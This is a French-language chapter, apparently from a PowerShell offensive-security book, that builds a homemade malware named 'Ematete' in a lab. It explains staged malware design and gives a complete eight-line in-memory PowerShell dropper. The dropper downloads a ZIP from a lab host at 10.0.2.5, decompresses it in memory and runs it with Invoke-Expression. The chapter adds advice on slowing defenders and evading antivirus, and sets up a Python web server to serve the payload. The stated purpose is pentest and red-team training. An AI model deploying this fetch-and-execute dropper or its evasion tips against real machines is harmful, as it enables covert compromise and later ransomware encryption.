Chapitre 3
Malware maison

1. Introduction

Le chapitre précédent a présenté diverses techniques d'attaques isolées qui illustrent bien la diversité des cas d'usage possibles dans une optique malveillante. Dans ce chapitre, nous allons continuer de découvrir des techniques d'attaques mais en combinant différentes méthodes pour développer un embryon de malware simple, capable de communiquer avec un serveur de contrôle-commande (dit C&C), et de cryptolocker des fichiers sur la machine victime. De manière à rester uniquement en PowerShell, la méthode pour faire exécuter le code initial que l'on va développer ici ne sera pas abordée. Cette partie sera traitée dans le prochain chapitre avec l'incontournable macro office piégée.

L'exercice consistant à recréer son propre malware est un entraînement indispensable et une étape quasi obligatoire pour toutes les équipes offensives, qu'elles soient bienveillantes (pentest, redteam, audit) ou malveillantes…

En effet, l'immense majorité des produits accessibles librement (projets aboutis disponibles sur Internet en PowerShell comme d'autres langages) sont déjà ou seront très rapidement reconnus par les mécanismes de protection des parcs informatiques avec les IPS et antivirus en tête de liste.

Dans ce contexte, les codes atypiques, tant qu'ils ne font pas d'actions trop marquées, s'en sortent en général très bien à l'exercice de l'évasion antivirale. Les activités offensives sont un domaine où la sécurité par l'obscurité est une technique qui fonctionne plutôt bien pour éviter d'être détecté.

Dans ce chapitre, nous verrons donc comment organiser quelques morceaux de code PowerShell pour avoir un malware contrôlable à distance, exécuté au maximum en mémoire et capable de chiffrer certains fichiers.

L'objectif n'est pas ici de faire un « vrai » malware : les mécanismes d'obfuscations (c'est-à-dire rendre délibérément un code incompréhensible pour un humain afin d'en ralentir l'analyse) ne seront pas abordés, et d'autres aspects comme la destruction des sauvegardes ne le seront pas non plus. Le code visera donc plus à être compréhensible qu'efficace (du point de vue d'un attaquant).

2. Comment est architecturé un malware ?

Les malwares d'il y a vingt ans, comme le fameux ILOVEYOU de l'an 2000, n'existent plus. Pour rappel, ce dernier consistait en un simple script vbs monobloc envoyé en pièce jointe de mail et dont « l'exploit » consistait à masquer son extension de fichier ; via une double extension "`.txt.vbs`" affichée incorrectement en "`.txt`" par Windows à l'époque… Il est estimé que ce petit programme aurait tout de même infecté 10 % des machines connectées à Internet de l'époque.

Cependant, en vingt ans, les malwares ont évolué et se sont complexifiés pour devenir de vrais logiciels spécialisés et séparés en plusieurs parties, chacune en charge d'un rôle bien particulier de l'attaque. On retrouve donc des codes spécialisés dans la compromission initiale, d'autres dans la collecte d'information ou le maintien et la fourniture d'accès. Cette approche segmentée permet de présenter de multiples codes, plus petits qu'un seul bloc monolithique, où chaque morceau est plus simple à modifier individuellement. L'autre avantage pour les malfaiteurs est que ces codes peuvent être développés et maintenus par des équipes différentes qui se revendent entre elles leurs services. Cela rend aussi ces développements plus simples à spécialiser mais aussi plus difficiles à identifier pour les experts en sécurité.

Ces morceaux de code sont en plus combinables entre eux dans différentes versions, rendant l'ensemble difficile à détecter dans sa totalité. Il ne s'agit pas de code polymorphique au sens académique du terme, mais l'idée est bien là : avoir de nombreuses versions d'un code effectuant la même action.

Malgré cela, on retrouve souvent des schémas d'action similaires : les virus modernes commencent presque systématiquement aujourd'hui avec ces deux premiers étages (ou *stage* en anglais) :


– Stage 1 - dropper : il s'agit du code, souvent assez simple (cf. exemple Emotet au chapitre Les attaquants et PowerShell), conçu pour télécharger (parfois embarquer) et exécuter le stage 2.
– Stage 2 - l'étage de distribution : c'est bien souvent le cœur du malware, qui établit la communication avec le C&C et orchestre les actions qui doivent suivre.

Les étages suivants peuvent varier d'un malware à l'autre, allant du stage 3 monobloc incluant toutes les fonctions du virus jusqu'au malware modulaire chargeant ses différents modules en fonction des besoins locaux de l'attaquant (reconnaissance, élévation locale de privilèges ou exploit technique, vols de données, chiffrement, effacement des traces, etc.), avec tous les intermédiaires entre les deux.

Remarque

Un exploit est le terme qui désigne l'utilisation d'une vulnérabilité présente sur un système pour réaliser une opération impossible normalement. Il désigne spécifiquement le programme qui réalise l'action d'exploiter la vulnérabilité.

Le malware qui sera développé dans la suite de ce chapitre aura ainsi la structure suivante :



Ce malware sera ici nommé "Ematete".

3. Étape 1 : le dropper Memory Only

Le dropper, c'est la tête de pont d'un virus. Très léger, il est le premier à être exécuté par la victime, et c'est lui qui lance la suite de l'attaque. La méthode pour amener la victime à exécuter la charge initiale sera abordée au prochain chapitre. La première étape du développement est ici de préparer un code PowerShell capable d'en télécharger un autre et d'exécuter ce dernier, idéalement sans écrire le fichier sur le disque de la victime et en travaillant donc uniquement en mémoire.

Pour cela, deux fonctions de téléchargement et d'exécution en .NET et PowerShell s'avèrent très utiles :

– La classe .NET `System.Net.WebClient`, qui permet de télécharger un contenu web facilement.
– La cmdlet `Invoke-Expression`, qui permet d'exécuter une chaîne de caractères donnée comme un code PowerShell.

Les premières lignes du dropper commenceront donc par télécharger un fichier à une URL donnée. Dans les dernières versions de PowerShell, il est possible d'utiliser la cmdlet `Invoke-WebRequest` :

```
Invoke-WebRequest -Uri http://10.0.2.5:8000/Ematete.zip -outfile
"Ematete.zip"
```

Mais malheureusement cette cmdlet n'existe pas sous Windows 7 et en contrepartie d'une légère complexification du code du dropper, il est possible de supporter le système d'exploitation historique de la firme de Redmond. Cette évolution permet aussi d'éviter d'écrire dans un fichier, et stocker les données téléchargées dans une variable, en mémoire.

```
# Création d'un nouveau client web
$webClient = [System.Net.WebClient]::new()

# Téléchargement des données dans une variable
$Zip =
$webClient.DownloadData('http://10.0.2.5:8000/Ematete.zip')
```

Remarque

Un vrai attaquant rajoutera à coup sûr une authentification web au téléchargement, même avec login et mot de passe très simple. Ceci dans le simple but d'éviter une collecte par des défenseurs qui auraient vu passer le flux, mais n'auraient pas eu accès au code du dropper.

À ce stade, les données de l'archive ZIP se trouvent en mémoire dans la variable `$zip`. Il faut donc les extraire, tout en restant en mémoire. Cette fois, c'est la classe .NET `System.IO.Compression.ZipArchive` qui va permettre de réaliser l'opération.

```
# Chargement de la bibliothèque System.IO.Compression
[System.Reflection.Assembly]::LoadWithPartialName('System.IO.
Compression') | Out-Null

# Ouverture du fichier 'ematete.ps1' dans l'objet zip en mémoire
$entry = (New-Object System.IO.Compression.ZipArchive(New-Object
System.IO.MemoryStream ( ,$Zip))).GetEntry('ematete.ps1')

# Décompression du fichier
$b = [byte[]]::new($entry.Length)
$entry.Open().Read($b, 0, $b.Length)
```

```
# Conversion en texte UTF8
$Code = [System.Text.Encoding]::UTF8.GetString($b)
```

Remarque

Là encore, un vrai attaquant mettra sûrement en place une couche de protection supplémentaire à base de chiffrement pour son dropper. Par exemple en standard ZIP (mais cela obligerait à ne pas utiliser la classe `System.IO.Compression.ZipArchive` qui ne le supporte pas aujourd'hui) ; ou mieux encore, au travers d'un mécanisme de chiffrement, possiblement maison (comme on le verra au chapitre suivant).

Là encore, il ne s'agit pas d'empêcher un accès aux données aux équipes du SOC ou du CERT (présenté au chapitre Fondamentaux et mise en place du Lab), mais bien de les ralentir en obligeant à rejouer différentes étapes du malware les unes derrière les autres, et à bien récupérer et comprendre tous les éléments du virus pour pouvoir obtenir les informations nécessaires à son blocage.

Il ne reste plus que la dernière étape de notre dropper : faire exécuter le code téléchargé et extrait en mémoire pour continuer l'attaque. Il s'agit de l'étape la plus simple du code :

```
$Code | Invoke-Expression
```

Finalement, les huit lignes de code ci-dessous font un dropper relativement simple, léger et évolutif. Il est possible d'y ajouter divers mécanismes de protection et d'obfuscation à moindres frais pour compliquer la vie d'une blue team.

```
> $webClient = [System.Net.WebClient]::new()
> $Zip =
$webClient.DownloadData('http://10.0.2.5:8000/Ematete.zip')
>
[System.Reflection.Assembly]::LoadWithPartialName('System.IO.
Compression') | Out-Null
> $entry = (New-Object System.IO.Compression.ZipArchive(New-
Object System.IO.MemoryStream ( ,$Zip))).GetEntry('ematete.ps1')
> $b = [byte[]]::new($entry.Length)
> $entry.Open().Read($b, 0, $b.Length)
> $Code = [System.Text.Encoding]::UTF8.GetString($b)
> $Code | Invoke-Expression
```

Il sera fait référence au code ci-dessus dans la suite de ce chapitre sous le nom de fichier dropper.ps1.

4. Étape 2 : le serveur de contenu

4.1 Serveur HTTP en Python

Avec le dropper précédent qui s'exécute sur une machine victime, il est donc possible de télécharger et d'exécuter un second code hébergé sur un serveur web distant de la machine victime. Dans les cas réels, les attaquants utilisent quasi systématiquement d'autres sites compromis au préalable, et différents de leur serveur de contrôle-commande, pour distribuer le code. Ici, c'est la machine attaquante qui devra jouer le rôle de l'ensemble de l'infrastructure de l'attaquant.

Sur une machine Linux, il existe un moyen très simple de proposer un serveur web avec Python 3 et le module http.server (ou SimpleHTTPServer en Python 2).

- Passez sur la machine Kali en tant que Sabine et exécutez la commande suivante dans un terminal :

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- Vous pouvez contrôler son bon fonctionnement en vous connectant localement à la machine Kali avec le navigateur présent sur la distribution.